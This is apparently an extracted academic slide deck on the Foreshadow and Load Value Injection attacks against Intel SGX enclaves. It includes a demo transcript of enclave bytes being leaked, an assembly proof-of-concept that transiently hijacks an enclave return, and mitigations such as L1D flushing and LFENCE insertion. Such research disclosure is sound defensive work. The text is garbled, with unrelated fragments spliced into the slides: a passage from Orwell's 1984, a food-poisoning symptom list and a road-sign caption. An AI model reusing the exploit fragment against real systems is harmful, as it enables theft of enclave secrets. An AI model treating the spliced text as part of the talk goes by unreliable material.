
## Rumors: Meltdown immunity for SGX enclaves?

**Meltdown melted down everything, except for one thing**

“[enclaves] remain **protected and completely secure**”

— *International Business Times, February 2018*

*ANJUNA'S SECURE-RUNTIME CAN PROTECT CRITICAL APPLICATIONS AGAINST THE MELTDOWN ATTACK USING ENCLAVES*

“[enclave memory accesses] redirected to an **abort page**, which has no value”

— *Anjuna Security, Inc., March 2018*

# Rumors: Meltdown immunity for SGX enclaves?



LILY HAY NEWMAN SECURITY 08.14.18 01:00 PM


## SPECTRE-LIKE FLAW UNDERMINES INTEL PROCESSORS' MOST SECURE ELEMENT

*I'M SURE THIS WON'T BE THE LAST SUCH PROBLEM —*

# Intel's SGX blown wide open by, you guessed it, a speculative execution attack


Speculative execution attacks truly are the gift that keeps on giving.

# Building Foreshadow: Evade SGX abort page semantics




**SGX checks** prohibit unauthorized access

# Building Foreshadow: Evade SGX abort page semantics



**SGX checks** prohibit unauthorized access

# Building Foreshadow: Evade SGX abort page semantics



... but attackers can **unmap** enclave pages!

## Terminal

Foreshadow Demo

SGX enclave: secret string at 0x7f19ee646000

Press enter to naively read enclave memory at address 0x7f19ee646000...

Segment 0: 0x7f19ee646000 - 0x7f19ee646317

Victim address = 0x7f19ee646316... 0xFF

Actual success rate = 0/791 = 0.00 %

Press enter to use Foreshadow to read enclave memory at address 0x7f19ee646000 ...

Segment 0: 0x7f19ee646000 - 0x7f19ee646317

Victim address = 0x7f19ee6460dd... 0x69

### Extracted Bytes -

49 74 20 77 61 73 2

However FORESHADOW are so contrived that the eyes follow you about when you move. BIG BROTHER IS WATCHING YOU, the caption beneath it ran. Inside the flat a fruity voice was reading out a list of figures w

However FORESHADOW

can read the actual enclave memory



# Mitigating Foreshadow: Flush CPU microarchitecture



# Mitigating Foreshadow: Flush CPU microarchitecture



10BH	267	IA32_FLUSH_CMD	Flush Command (W0) Gives software a way to invalidate structures with finer granularity than other architectural methods.	If any one of the enumeration conditions for defined bit field positions holds.
	0		L1D_FLUSH: Writeback and invalidate the L1 data cache.	If CPUID.(EAX=07H, ECX=0):EDX[28]=1
	63:1		Reserved	



inside™




inside™




inside™

# Idea: Inverting Foreshadow & co. with Load Value Injection (LVI)



# Idea: Inverting Foreshadow & co. with Load Value Injection (LVI)



# FOOD POISONING




Overdue products



Medicine



Dizziness




Intestinal colic



Diarrhea



Headache



```
E/asm.S _main.c
28     .global ecall_lvi_sb_rop
29     # %rdi store_pt
30     # %rsi oracle_pt
31 ecall_lvi_sb_rop:
32     mov %rsp, rsp_backup(%rip)
33     lea page_b(%rip), %rsp
34     add $OFFSET, %rsp
35
36     /* transient delay */
37     clflush dummy(%rip)
38     mov dummy(%rip), %rax
39
40     /* STORE TO USER ADRS */
41     movq $'R', (%rdi)
42     lea ret_gadget(%rip), %rax
43     movq %rax, 8(%rdi)
44
45     /* HIJACK TRUSTED LOAD FROM ENCLAVE STACK */
46     /* should go to do_real_ret; will transiently go to ret_gadget if we fault on the stack loads */
47     pop %rax
48 #if LFENCE
49     notq (%rsp)
50     notq (%rsp)
51     lfence
52     ret
53 #else
54     ret
55 #endif
56
57 1:  jmp 1b
58     mfence
59
60 do_real_ret:
61     mov rsp_backup(%rip), %rsp
62     ret
63
```

## Mitigating LVI: Fencing vulnerable load instructions



# Mitigating LVI: Fencing vulnerable load instructions



## LFENCE—Load Fence

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
NP OF AE E8	LFENCE	Z0	Valid	Valid	Serializes load operations.

A smaller red rectangular sign with the words "ALL WAY" written in white capital letters. It is mounted on a post and is positioned in front of a yellow house and some trees.

# Mitigating LVI: Compiler and assembler support



-mlfence-after-load

GNU Assembler Adds New Options For Mitigating Load Value Injection Attack

Written by Michael Larabel in [GNU](#) on 11 March 2020 at 02:55 PM EDT. [14 Comments](#)



-mlvi-hardening

LLVM Lands Performance-Hitting Mitigation For Intel LVI Vulnerability


Written by Michael Larabel in [Software](#) on 3 April 2020. [Page 1 of 3.](#) [20 Comments](#)



-Qspectre-load

More Spectre Mitigations in [MSVC](#)

March 13th, 2020




**23 fences**

October 2019—“surgical precision”

# Intel architectural enclaves: lfence counts

libsgx\_qe.signed.so



**23 fences**


October 2019—“surgical precision”

**49,315 fences**

March 2020—“big hammer”

# Conclusions and takeaway

- ⇒ Trusted execution environments (Intel SGX) ≠ perfect(!)
- ⇒ Importance of fundamental side-channel research; no silver-bullet defenses
- ⇒ Security cross-cuts the system stack: hardware, OS, compiler, application





**Thank you!**